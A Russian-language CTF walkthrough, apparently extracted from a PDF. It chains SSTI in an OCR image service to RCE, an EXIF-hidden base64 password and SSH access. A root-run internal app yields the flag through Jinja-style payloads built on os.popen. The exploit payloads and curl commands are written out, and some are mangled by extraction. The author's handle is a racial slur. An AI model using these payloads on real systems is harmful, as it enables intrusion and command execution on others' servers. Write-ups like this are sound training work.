




Название:	Виртуальная реальность
Категория:	Квесты
Уровень:	Сложный
Очки:	1500
Описание:	Персонаж любимого рождественского фильма решил попробовать себя в разработке веб-сайтов. Не ошибся ли он с выбором новой профессии?
Теги:	SSTI, RCE, Steganography, LPE
Автор:	N1GGA

Прохождение:


---

Открываем веб-морду




На главной странице нас ожидает сервис для чтения текста с изображения. Загружаем любую картинку с текстом






Сервис работает, хоть и совсем качественно. Какая уязвимость тут может быть? Что-то связанное с отображением. Может SSTI?


Составляем в фотошопе картинку с текстом `{{7*7}}` и загружаем




да, тут SSTI. Теперь попробуем достичь RCE. Подбираем нужный шрифт и готовим свой пейлоад в фотошопе




Загружаем картинку



Отлично! Есть RCE. Теперь пробрасываем реверс-шелл



В домашней директории пользователя `kevin` находим картинку `me.jpg`. Переносим её на веб-морду и открываем в браузере



Это же наш любимый персонаж детства :) Но, чем он нам поможет при решении задания? Смотрим метаданные

```
ExifTool Version Number      : 11.88
File Name                   : me.jpg
Directory                   : .
File Size                   : 94 kB
File Modification Date/Time : 2023:01:26 17:02:10+03:00
File Access Date/Time       : 2023:01:26 17:02:10+03:00
File Inode Change Date/Time: 2024:07:03 20:53:29+03:00
File Permissions            : rw-rw-r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit              : None
X Resolution                 : 1
Y Resolution                 : 1
Exif Byte Order              : Little-endian (Intel, II)
Current IPTC Digest          : 1474acc3c79b9386c7acc5a383b7106e
Copyright Notice             : eW91Y2FudGhhY2ttZWxvc2Vy
Application Record Version   : 4
XMP Toolkit                  : Image::ExifTool 12.52
Rights                       : ©2023 John Doe, all rights reserved
Image Width                  : 900
Image Height                 : 600
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
YCbCr Sub Sampling           : YCbCr4:4:4 (1 1)
Image Size                    : 900x600
Megapixels                     : 0.540
```

В одном из полей находим закодированное в base64 значение.  
Декодируем его

```
eW91Y2FudGhhY2ttZWxvc2Vy

i For encoded binaries (like images, documents, etc.) use the file upl
UTF-8 Source character set.
 Decode each line separately (useful for when you have multiple ent
 Live mode OFF Decodes in real-time as you type or paste (s
< DECODE > Decodes your data into the area below.

youcanthackmeloser
```

И получаем пароль пользователя. Коннектимся по SSH и забираем первую часть флага

```
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.4.0-174-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
```

```
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

```
To restore this content, you can run the 'unminimize' command.
```

```
Last login: Wed Jul 3 17:56:23 2024 from 87.249.53.167
```

```
$ cat /home/kevin/first_part
```

```
CODEBY{1s_al0n3
```

```
$ █
```

После долгих попыток повысить привилегии, смотрим открытые порты и видим что висит порт 5000

```
$ netstat -nlp
(No info could be read for "-p": geteuid()=1000 but you should be root.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:8000            0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:5000            0.0.0.0:*              LISTEN
tcp      0      0 0.0.0.0:22             0.0.0.0:*              LISTEN
tcp6     0      0 ::1:22                ::*:*                  LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type      State         I-Node PID/Program name   Path
$ █
```

Скорее всего, этот порт занят веб-сервером. Отправим запрос туда curl'ом

```
$ curl -X GET http://localhost:5000/
<html>
<head>
<link rel="stylesheet" type="text/css" href="static/css/main.css"/>
</head>
<body>
<form class="my-form" method="GET">
<div class="container">
    <h1>Давайте поприветствуем победителя</h1>
    <div class="grid grid-2">
        <input type="text" name="name" placeholder="Имя" required>
        <input type="submit" value="Отправить" required>
    </div><br>
    <center><h2>Напишите свое имя, а мы сделаем его огненным</h2></center>
</div>
</body>
</html>$ 
```

У нас тут веб-приложение с формой для GET-запроса, которая якобы как-то приветствует “победителя”. Отправим что-нибудь в GET-запросе с нужным параметром

```
$ curl -X GET http://localhost/?name=N1GGA
curl: (7) Failed to connect to localhost port 80 after 0 ms: Connection refused
$ curl -X GET http://localhost:5000/?name=N1GGA
<html>
<head>
<link rel="stylesheet" type="text/css" href="static/css/main.css"/>
</head>
<body>
<form class="my-form" method="GET">
<div class="container">
    <h1>Давайте поприветствуем победителя</h1>
    <div class="grid grid-2">
        <input type="text" name="name" placeholder="Имя" required>
        <input type="submit" value="Отправить" required>
    </div><br>
    <center><h2>WELCOME TO THE CLUB, N1GGA</h2></center>
</div>
</body>
</html>$ 
```

Работает. Может и тут шаблонизатор? Пробуем пейлоад  `{{7*7}}` , предварительно закодировав в URL

```
$ curl -X GET http://localhost:5000/?name=%7B%7B7%2A7%7D%7D
<html>
<head>
<link rel="stylesheet" type="text/css" href="static/css/main.css"/>
</head>
<body>
<form class="my-form" method="GET">
  <div class="container">
    <h1>Давайте поприветствуем победителя</h1>
    <div class="grid grid-2">
      <input type="text" name="name" placeholder="Имя" required>
      <input type="submit" value="Отправить" required>
    </div><br>
    <center><h2>WELCOME TO THE CLUB, 49</h1></center>
  </div>
</body>
</html>$ 
```

Да, тут тоже SSTI. Пробуем и тут взять RCE.

Пейлоад: `{{ self. init . globals . builtins . import ('os').popen('id').read() }}`

Закодированный в URL:

```
%7B%7B%20self. init . globals . builtins . import %28%27os%27%29.popen%28%27id%27%29.read%2
```

```
$ curl -X GET http://localhost:5000/?name=%7B%7B%20self.__init__.__globals__.__builtins__.__import__%28%27os%27%29.popen%28%27id%27%29.read%2
<html>
<head>
<link rel="stylesheet" type="text/css" href="static/css/main.css"/>
</head>
<body>
<form class="my-form" method="GET">
  <div class="container">
    <h1>Давайте поприветствуем победителя</h1>
    <div class="grid grid-2">
      <input type="text" name="name" placeholder="Имя" required>
      <input type="submit" value="Отправить" required>
    </div><br>
    <center><h2>WELCOME TO THE CLUB, uid=0(root) gid=0(root) groups=0(root)</h1></center>
  </div>
</body>
</html>$ 
```

Отлично! Снова RCE. И как оказывается, веб-приложение запущено из под рута, а значит мы можем забрать последнюю часть флага еще

одним запросом.

Пейлоад: `{{ self. init . globals . builtins . import ('os').popen('cat /root/last_part').read() }}`

Закодированный в URL:

`%7B%7B%20self. init . globals . builtins . import %28%27os%27%29.popen%28%27cat%20%2Froot%2`

```
$ curl -X GET http://localhost:5000/?name=%7B%7B%20self.__init__.__globals__.__builtins__.__import__%28%27os%27%29.popen%28%27cat%20%2Froot%2Flast_part%27%29.read%28%29%20%7D%7D
<html>
<head>
<link rel="stylesheet" type="text/css" href="static/css/main.css"/>
</head>
<body>
<form class="my-form" method="GET">
  <div class="container">
    <h1>Давайте поприветствуем победителя</h1>
    <div class="grid grid-2">
      <input type="text" name="name" placeholder="Имя" required>
      <input type="submit" value="Отправить" required>
    </div><br>
    <center><h2>WELCOME TO THE CLUB, _at_h0m3</h2>
  </center>
</body>
</html>$ [
```

БИНГО!